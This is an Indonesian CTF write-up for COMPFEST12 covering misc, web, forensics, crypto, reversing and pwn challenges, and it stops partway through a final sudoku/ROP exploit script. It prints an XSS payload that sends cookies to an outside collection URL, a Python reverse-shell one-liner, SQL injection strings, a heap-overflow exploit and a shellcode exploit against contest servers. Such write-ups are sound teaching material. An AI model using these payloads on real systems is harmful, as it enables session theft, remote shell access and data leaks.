WRITEUP CTF

COMPFEST12

by

BigBrainBois

Misc


Sanity Check (1 pts)

Tinggal masukin flagnya gan!


Flag: COMPFEST12{im_not_insane}

Lost My Source 2 (328 pts)


Pada soal diberikan petunjuk bahwa program dibuat menggunakan PyInstaller. Langsung saja, kita coba pakai **pyi-archive_viewer** pada program **main** yang diberikan.



Kemudian, extract **main**, dalam hal ini outputnya bernama **main2**.



Sisanya tinggal cat **main2** dan didapat flagnya.



Flag: COMPFEST12{my_fri3nd_s4ys_s0rry_888144}

Checkmate (448 pts)

Diberikan sebuah koneksi dan source code servernya (yang beberapa lama setelah saya download dihilangkan hehe).

Server berupa game minimum steps knight untuk mencapai target. Menggunakan kode dan algoritma yang tersedia pada server, kami buat solvernya.

Berikut script yang digunakan:

```
from pwn import *
import re

HORSE_MOVE = []
for i in range(-2, 3):
	for j in range(-2, 3):
		if abs(i) + abs(j) == 3:
			HORSE_MOVE.append((i, j))

def get_horses_numstep(col: int, row: int, horses: list, target:
tuple) -> list:
	"""Get number of step needed for a horses to reach target

	Arguments:
		col {int} -- chess board column size
		row {int} -- chess board row size
		kuda {list} -- list of (x, y) that define there is horse
in column x, row y
		target {tuple} -- (x, y) that define target is in column
x, row y

	Returns:
		list -- number of step needed for a horses to reach the
target
	"""
	tx, ty = target
	dist = [[-1 for _ in range(col)] for __ in range(row)]
	dist[ty - 1][tx - 1] = 0

	step = 0
	cnt_now = 1
	cnt_nxt = 0
	queue = [(tx - 1, ty - 1)]

	while len(queue) > 0:
		if cnt_now == 0:
```

```
                step += 1
                cnt_now, cnt_nxt = cnt_nxt, 0

            px, py = queue.pop(0)
            cnt_now -= 1
            for sx, sy in HORSE_MOVE:
                nx, ny = px + sx, py + sy
                if 0 <= nx < col and 0 <= ny < row:
                    if dist[ny][nx] == -1:
                        dist[ny][nx] = step + 1
                        queue.append((nx, ny))
                        cnt_nxt += 1

    return [dist[hy - 1][hx - 1] for hx, hy in horses]



# r = process(['python3', 'chess.py'])
r = remote('128.199.157.172', 27136)


for i in range(7):
    print('recving')
    board = r.recvuntil(':')

    # print(board)
    parse = board.split(b'\n')
    # print(parse)
    # print(parse)
    # horse = []

    cols = (len(parse[0])-1)//2
    rows = (len(parse)-1)//2

    # print('haha', r.recvline())

    horses = []
    col = 1
    for el in parse:
        if el[0] == 45:
            continue
        x = [(m.end(0))//2 for m in re.finditer(r"X",
el.decode('utf-8'))]
        k = [(m.end(0))//2 for m in re.finditer(r"K",
el.decode('utf-8'))]
        for el in k:
            horses.append((el, col))
```

```
            if x:
                  target = (x[0], col)
            col += 1

      horses_numstep = get_horses_numstep(cols, rows, horses,
target)
      ans = min(horses_numstep)
      r.sendline(str(ans))
      print(r.recvline())

r.interactive()
```

Flag: COMPFEST12{y0u_GoT_th3_L_R19ht}


Web

Regular Forum Page (316 pts)

Pertama mencoba post, kami menemukan vulnerability XSS di body postnya. Kemudian dari deskripsi soal cukup jelas bahwa kita diminta untuk melakukan CSRF. Kami pun membuat setup interceptor di https://beeceptor.com/. Kemudian payload pada body postnya adalah sebagai berikut:

```
<script>
x1 = new XMLHttpRequest();
x1.open( "GET", "http://128.199.157.172:26552/", false );
x1.send( null );

x2 = new XMLHttpRequest();
x2.open("GET", "https://hehe1234.free.beeceptor.com?data=" +
(document.cookie))
x2.send( null );
</script>
```

Karena respon tidak kunjung tiba, kami pun sambil mencari-cari vulnerability lain jika ada. Akan tetapi, tidak ditemukan. Kemudian, saat kami melihat beeceptor lagi, didapat flag yang berasal dari cookie moderator.



Flag: COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733a9f8}

Super Judge (316 pts)

Terdapat sebuah web yang berisi online judging atau script runner. Pada web ini, kita bisa meng-upload sebuah file python yang akan dijalankan pada server dan kita tahu bahwa flag berada pada file “result.html”. Kita bisa mendapatkan reverse shell untuk mendapatkan flag dengan script sebagai berikut:

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("ATTACKER_IP",PORT));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Kami pun melakukan pembacaan file pada “template/result.html” untuk mendapatkan flag.

Flag: COMPFEST12{f4k3_5up312_u53r_hUH_?}

No Pass (465 pts)

Terdapat sebuah web yang berisi login tanpa password. Setelah mendapatkan hint bahwa terdapat sebuah database untuk token, kami pun mencoba melakukan SQL injection pada cookie token dan ternyata berhasil. DBMS yang digunakan adalah sqlite dan jumlah kolomnya ada 4. Kami pun langsung melakukan leak secara bertahap dengan payload sebagai berikut:

```
Leak table name
' AND 1=0 UNION SELECT 1,2,GROUP_CONCAT(name),4 FROM sqlite_master--

Leak column name
' AND 1=0 UNION SELECT 1,2,GROUP_CONCAT(sql),4 FROM sqlite_master WHERE name
= 'nopass_login_account'--

Leak flag
' AND 1=0 UNION SELECT 1,2,GROUP_CONCAT(token),4 FROM nopass_login_account
WHERE username = 'admin'--
```

Flag: COMPFEST12{eZsQLi_4s_usUaL__20334eff}

Forensics

Kyu Are (68 pts)

Terdapat 9 video .avi yang menunjukkan QR code. Kami curiga flagnya ada pada salah satu frame dari salah satu video tsb.

Frame kami extract menggunakan ffmpeg dan script berikut untuk masing-masing .avi.

```
import os
nums = ['ichi', ..., 'hachi', 'kyu']
for n in nums:
      os.system('ffmpeg -i {}.avi -r 60 -f image2
{}/image-%3d.jpeg'.format(n, n))
```

Dari sana, ekstraksi semua QR code dari setiap frame:


```
import qrtools
import glob

nums = ['ichi', ..., 'hachi', 'kyu']
for n in nums:
      fnames = glob.glob('./{}/*.jpeg'.format(n))

      data = set()
      for f in fnames:
            print f
            qr = qrtools.QR()
            qr.decode(f)
            data.add(qr.data)

      wtofile = str(data)
      f = open('txts/{}.txt'.format(n), 'w')
      f.write(wtofile)
      f.close()
```

Setelah diextract semua, kami gunakan grep -r COMPFEST dan ditemukan flagnya.

Flag: COMPFEST12{kyu4r31337_318bc0}

Silverqueen (454 pts)

Diberikan sebuah file PNG yg rusak. Kami menggunakan referensi pada link berikut http://www.libpng.org/pub/png/spec/1.2/PNG-Chunks.html dan tools pngcheck. Setelah kami lihat, header awal “PNG” dan “IHDR” rusak sehingga kami perbaiki. Namun ternyata chunk “pHYs” juga rusak pada bagian unit specifier sehingga kami perbaiki menjadi “0”. Lalu chunk “IDAT” tampak rusak terutama pada bagian sizenya sehingga kami perbaiki (secara manual dan menebak). Lalu kami pun berhasil melihat flag pada gambar berikut (walaupun belum benar-benar diperbaiki):



Flag: COMPFEST12{cHuNk5_4r3_pr00f_of_1nt3gr1ty}

Cryptography

Lost My Source (316 pts)

Pertama kita reverse binary yang diberikan. Saat dilihat proses enkripsinya hanya menggunakan xor biasa.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[32]; // [sp+0h] [bp-70h]@2
  char v5[76]; // [sp+20h] [bp-50h]@1
  int i; // [sp+6Ch] [bp-4h]@1

  freopen("flag_plus_key.txt", "r", stdin);
  __isoc99_scanf("%s", v5);
  for ( i = 31; i >= 0; --i )
    v4[31 - i] = v5[i] ^ i ^ v5[63 - i];
  freopen("encrypted.txt", "w", _bss_start);
  for ( i = 0; i <= 31; ++i )
    putchar(v4[i]);
  return 0;
}
```

Akan tetapi, tidak diketahui key maupun flagnya. Bermodal format flag, kita bisa cek apakah ada pola di key yang digunakan. Kami gunakan script berikut:

```
import string

if __name__ == '__main__':
    ct = open('encrypted.txt', 'rb').read()
    fmt = 'COMPFEST12{' + '\x00' * (32 - len('COMPFEST12{'))
    for i in range(31, -1, -1):
        print(chr(i ^ ord(fmt[i]) ^ (ct[31 - i])))
```

Di bagian akhir output didapat pola v-za-f. Asumsikan keynya hanyalah alfabet non kapital, flag bisa didapat dengan script berikut:

```
    key = string.ascii_lowercase + string.ascii_lowercase[:6]
    pt = ''
    for i in range(31, -1, -1):
        pt += chr(ct[31 - i] ^ i ^ ord(key[31 - i]))
    print(pt[::-1])
```

Flag: COMPFEST12{Th1s_15_y0ur5_abcdef}

I Hope It is Easy (413 pts)

Diberikan hasil enkripsi dan script yang digunakan untuk enkripsi. Pada script tersebut, kita dapat mendapatkan beberapa informasi penting:

10**400 < n < 10**500
Hanya ada sebuah nilai a yang menghasilkan n % a == 0

Dari sini kita tahu bahwa a = sqrt(n) sehingga kita dapat melakukan bruteforce per karakter hingga mendapatkan nilai sqrt(n) berupa integer. Untuk script lengkapnya adalah sebagai berikut:

```
import gmpy
import string

pos = string.ascii_lowercase + string.ascii_uppercase +
string.digits + "_{}"

encrypted = list(map(int, open("encrypted.txt").read().split(",
")))

flag = ""

for enc in encrypted:
     for i in pos:
          a = enc ^ ord(i)
          if gmpy.root(a, 2)[1]:
               flag += i
               break
print(flag)

# COMPFEST12{ez_pz_lemonade_squeez_a42447}
```

Flag: COMPFEST12{ez_pz_lemonade_squeez_a42447}

Mutual Friend (454 pts)

Diberikan sebuah remote server dari challenge dan script challenge. Dari script tersebut kita mengetahui bahwa server melakukan pengambilan prime secara random sehingga kita bisa melakukan bruteforce hingga didapatkan 2 modulus dengan nilai p*q dan p*r.

Dari kedua modulus tersebut, kita bisa melakukan gcd untuk mendapatkan nilai p sehingga kita dapat melakukan dekripsi dari RSA. Script penuhnya adalah sebagai berikut:

```
from pwn import *
from Crypto.Util.number import *
import gmpy

def get(r):
      r.sendline("1")
      r.recvuntil("N = ")
      N = int(r.recvuntil("\n")[:-1])
      r.recvuntil("e = ")
      e = int(r.recvuntil("\n")[:-1])
      r.recvuntil("c = ")
      c = int(r.recvuntil("\n")[:-1])
      return N, c

r = remote("128.199.157.172", 27268)

e = 65537
N, c = get(r)

while True:
      print("a")
      N_x, c_x = get(r)
      if gmpy.gcd(N, N_x) != 1:
            break

p = gmpy.gcd(N, N_x)
q = N//p
d = inverse(e, (p-1)*(q-1))
print(long_to_bytes(pow(c, d, N)))

# COMPFEST12{Euclid_W0ulD_b_Pr0Ud_Ov_4l1_7h3sE_MetH_eXpeRt5_a39e7a}
```

Flag:
COMPFEST12{Euclid_W0ulD_b_Pr0Ud_Ov_4l1_7h3sE_MetH_eXpeRt5_a39e7a}

I Hope It's Medium (479 pts)

Diberikan sebuah remote server dari challenge dan script challenge. Dari script tersebut kita mengetahui beberapa hal:

1. Message dan key terbalik pada menu 1 (harusnya encrypt(key, iv, msg))
2. Kita dapat memilih key sendiri
3. Kita dapat memilih iv sendiri

Karena poin 1, kita dapat melakukan hal berikut untuk meleak key:

```
Pilih iv sendiri
cipher = encrypt(msg, iv, key)
key = decrypt(msg, iv, cipher)
```

Dari hasil dekripsi, kita akan mendapatkan key dari AES. Lalu, berikutnya kita melakukan leak untuk iv dengan cara berikut:

```
cipher = encrypt(msg, iv, key)
iv = decrypt(msg, key, cipher)
```

Setelah kita mendapatkan key dan iv, kita langsung lakukan dekripsi pada flag. Script penuhnya adalah sebagai berikut:

```
from pwn import *
from Crypto.Cipher import AES
from Crypto.Util.number import bytes_to_long as bl, long_to_bytes
as lb

def pad(msg):
      val = 16 - (len(msg) % 16)
      pad_data = msg + (chr(val) * val)
      return pad_data

def decrypt(key, iv, enc):
      cipher = AES.new(key, AES.MODE_CBC, iv)
      msg = cipher.decrypt(enc)
      return msg

r = remote("128.199.157.172", 21953)

r.recvuntil("Choice: ")
r.sendline("2")

cipher = r.recvuntil("\n")[2:-2].decode("hex")
```

```
r.recvuntil("Choice: ")
r.sendline("1")

dummy = "a"
r.recvuntil("Input the message you want to encrypt: ")
r.sendline(dummy)

iv = "1"*16
r.recvuntil("Would you like to input a custom key? (y/n): ")
r.sendline("n")

r.recvuntil("Would you like to input a custom IV? (y/n): ")
r.sendline("y")
r.recvuntil("Input custom IV: ")
r.sendline(iv)


c = r.recvuntil("\n")[2:-2].decode("hex")

key = decrypt(pad("a"), iv, c)


r.recvuntil("Choice: ")
r.sendline("1")

dummy = "a"
r.recvuntil("Input the message you want to encrypt: ")
r.sendline(dummy)

r.recvuntil("Would you like to input a custom key? (y/n): ")
r.sendline("n")

r.recvuntil("Would you like to input a custom IV? (y/n): ")
r.sendline("n")

c = r.recvuntil("\n")[2:-2].decode("hex")

iv = decrypt(pad("a"), key, c)

print decrypt(key, iv, cipher)

# COMPFEST12{Lol_how_did_I_mess_that_up_Im_an_idiot_0ad3bcc}
```

Peppery Spitoon (500 pts)

Diberikan sebuah remote server dari challenge dan script challenge. Dari script tersebut kita mengetahui beberapa hal:

1. Generate adalah fungsi matrix Gauss-Jordan untuk mendapatkan echelon form
2. Token adalah solusi dari persamaan linear Gauss-Jordan
3. Kita harus mengirimkan matrix yang dapat menghasilkan solusi yang sama seperti token

Karena token[i] = Ai/Bi (dapat dilihat dari penggunaan Fraction juga), kita bisa membuat matrix sebagai berikut yang menghasilkan solusi yang sama seperti token:

B1	0	0	0	0	0	A1
0	B2	0	0	0	0	A2
0	0	B3	0	0	0	A3
0	0	0	B4	0	0	A4
0	0	0	0	B5	0	A5
0	0	0	0	0	B6	A6

Kami kirimkan matrix tersebut dan didapatlah flagnya. Script penuhnya adalah sebagai berikut:

```
from pwn import *
r = remote("128.199.157.172", 26734)

r.recvuntil("What do you want?: ")
r.sendline("1")

r.recvuntil("Clue:")
y = r.recvuntil("\n")[:-1].split("|")

crafted = [[0 for i in range(7)] for j in range(6)]

for i in range(len(y)):
     a = y[i].split("/")
     crafted[i][i] = int(a[1])
     crafted[i][6] = int(a[0])

crafted2 = []
for i in crafted:
     crafted2 += i

crafted3 = "|".join(list(map(str, crafted2)))
```

```
r.sendline("2")
r.sendline(crafted3)
r.recvuntil("Then I will give this to you.\n")
flag = r.recvuntil("\n")[:-1]

print flag
#
COMPFEST12{G4u55_J0rD4n_https_colon_slash_slash_www_dot_youtube_dot
_com_slash_watch_questionmark_v_equals_xOLJMKGNivU_3ea5ac}
```

Flag: COMPFEST12{G4u55_J0rD4n_https_colon_slash_slash_www_dot_youtube_dot_com_slash_watch_questionmark_v_equals_xOLJMKGNivU_3ea5ac}

Reversing

CreeptiCity (498 pts)

Diberikan sebuah ELF dan hasil output dari ELF tersebut terhadap flag. ELF kurang lebih melakukan enkripsi flag dengan langkah-langkah berikut jika ditranslate jadi python:

```
v = 0x2a
out = []

for c in inp:
      charout = v^ord(c)
      if charout >= 0x61:
            charout -= 0x61
      charout += 0x1e
      out += [chr(charout)]
      v = v^charout
      if v >= 0x80:
            v -= 0x80

out += ' '

charout = v^ord(out[0])
if charout >= 0x61:
      charout -= 0x61
charout += 0x1e

out[0] = chr(charout)

v = v^charout
if v >= 0x80:
      v -= 0x80

out += [chr(v)]
print ''.join(out)
```

State akhir variabel v dapat diketahui karena merupakan karakter terakhir. Dari sana, flag awal bisa didapatkan dengan cara membalikkan fungsi di atas, namun karena ada bagian (if charout >= 0x61: charout -=0x61), kemungkinan flag awal lebih dari 1 kemungkinan.

Berikut script yang dipakai untuk mereversenya.

```
import string

f = open('./out.txt')
data = f.read()
f.close()

print len(data)

idx = 36

v = ord(data[idx])

vb = v ^ ord(data[0])

fl = ''

idx = 34
while idx >= 0:
      charout = ord(data[idx])
      vb = vb^charout
      origchar = (charout-0x1e)^vb
      alt = (charout-0x1e+0x61)^vb

      if chr(origchar) not in string.printable:
            origchar = alt

      if chr(origchar) in string.printable and chr(alt) in
string.printable:
            print(chr(origchar), chr(alt))

      fl = chr(origchar) + fl

      idx -=1

print fl
```

Bagian if chr(origchar) not in string.printable serta fl = chr(origchar) + fl dapat diubah-ubah dengan alt untuk mendapatkan semua kemungkinannya.

Setelah direverse menggunakan script di atas, didapatkan beberapa kemungkinan flag, namun setelah direkonstruksi menjadi string yang bermakna, tersisa 8 kemungkinan flag. Karena tidak terlalu banyak, langsung saja dicoba submit semua satu per satu.

Flag: COMPFEST12{0n3_t0_0n3_Qu3st10n_M4rk_e43dbbf1a5}

Pwn

Gambling Problem 2 (86 pts)

Terdapat vulnerability int overflow dan bisa bet di atas jumlah uang saat ini. Setelah mencoba-coba, angka yang tepat untuk di-bet adalah sekitar 109496729, ini membuat uang menjadi lebih dari 0xdeadbeef dan flag bisa didapatkan dengan opsi beli.

Flag: COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}

Binary Exploitation is Ez (397 pts)

Diberikan sebuah binary 64 bit dengan vulnerability buffer overflow (gets) pada heap, opsi-opsi yang disediakan untuk memori pada heap adalah alokasi, edit (terdapat bof di sini), serta print.

Fungsi print akan mengoutput isi memori yang telah dialokasi sebelumnya namun di sini menggunakan pointer ke fungsi sehingga dengan adanya vulnerability buffer overflow pointer ke fungsi print dapat ditimpa menjadi pointer ke fungsi EZ_WIN.

Cara menimpanya menggunakan 1 chunk di atas dan 1 chunk lagi yang akan ditimpa. Buffer overflow dari chunk pertama sehingga pointer ke fungsi tertimpa. Berikut script yang digunakan.


```
from pwn import *

def add(sz, content=p64(0)):
     r.recvuntil(':')
     r.sendline('1')
     r.sendlineafter(':', str(sz))
     r.sendlineafter(':', content)

def edit(idx, content=p64(0)):
     r.recvuntil(':')
     r.sendline('2')
     r.sendlineafter(':', str(idx))
     r.sendlineafter(':', content)

r = remote('128.199.157.172', 23170)

win = 0x4014A0

add(8, 'AAAAAAAA')
add(8, 'BBBBBBBB')

pl = 'A'*8 + p64(0) + p64(0) + p64(0x21) + p64(win)
edit(0, pl)

# print index 1

r.interactive()
```

Flag: COMPFEST12{C_i_told_u_its_ez_looooooool_257505}

Sandbox King (436 pts)

Sebenarnya kami kurang paham mengenai apa yang di-seccomp, tapi menggunakan payload script shellcode biasa di bawah ini, bisa didapatkan shell. Dari shell ada flag tapi permission denied untuk membacanya tetapi ada program readFlag untuk membaca flag tersebut.

```
from pwn import *

r = remote('128.199.104.41', 25171)

r.recvuntil(':')
context.arch='amd64'
r.sendline(asm(shellcraft.sh()))
r.interactive()
```



Flag: COMPFEST12{C0nGr4TTSSS_U_r_D_SssssssssAnd60X_K111ng9g99_1c7dbf}

It's Time to Play (499 pts)

Diberikan sebuah binary 64 bit yang meminta untuk mengerjakan 3 macam sudoku (kenapa jadi soal ngoding ya :(( ). Jika sudah 9x menyelesaikan sudoku dengan benar, terdapat vulnerability stack buffer overflow yang memungkinkan untuk dipanggilnya fungsi win. Pada fungsi win sendiri terdapat check yang mengharuskan rdi (parameter 1) dan rsi (parameter 2) bernilai 0xBEEFDEADDEADBEEF dan 0xDEADBEEFBEEFDEAD. Untuk mengontrol parameter ini, bisa digunakan ROP Chaining ke gadget dan fungsi win dengan buffer overflow.

Untuk solving sudoku, kami gunakan https://github.com/AChep/SudokuSolver untuk sudoku level 1 dan 2, https://github.com/ScGilroy/Chess-Sudoku-Solvers untuk sudoku level 3 (keduanya dengan sedikit modifikasi). Karena kami tidak suka ngoding sudoku :(.


Berikut script akhir yang kami gunakan.

```
from pwn import *

r = remote('128.199.157.172', 25452)
# r = process('./rop_sudoku')
r.recvuntil(' = ')

cnt = 0
while cnt < 8:
      print cnt, 'recving'
      typ = r.recvuntil('sudoku\n\n')
      board = r.recvuntil(' = ')[:-10]
      print board
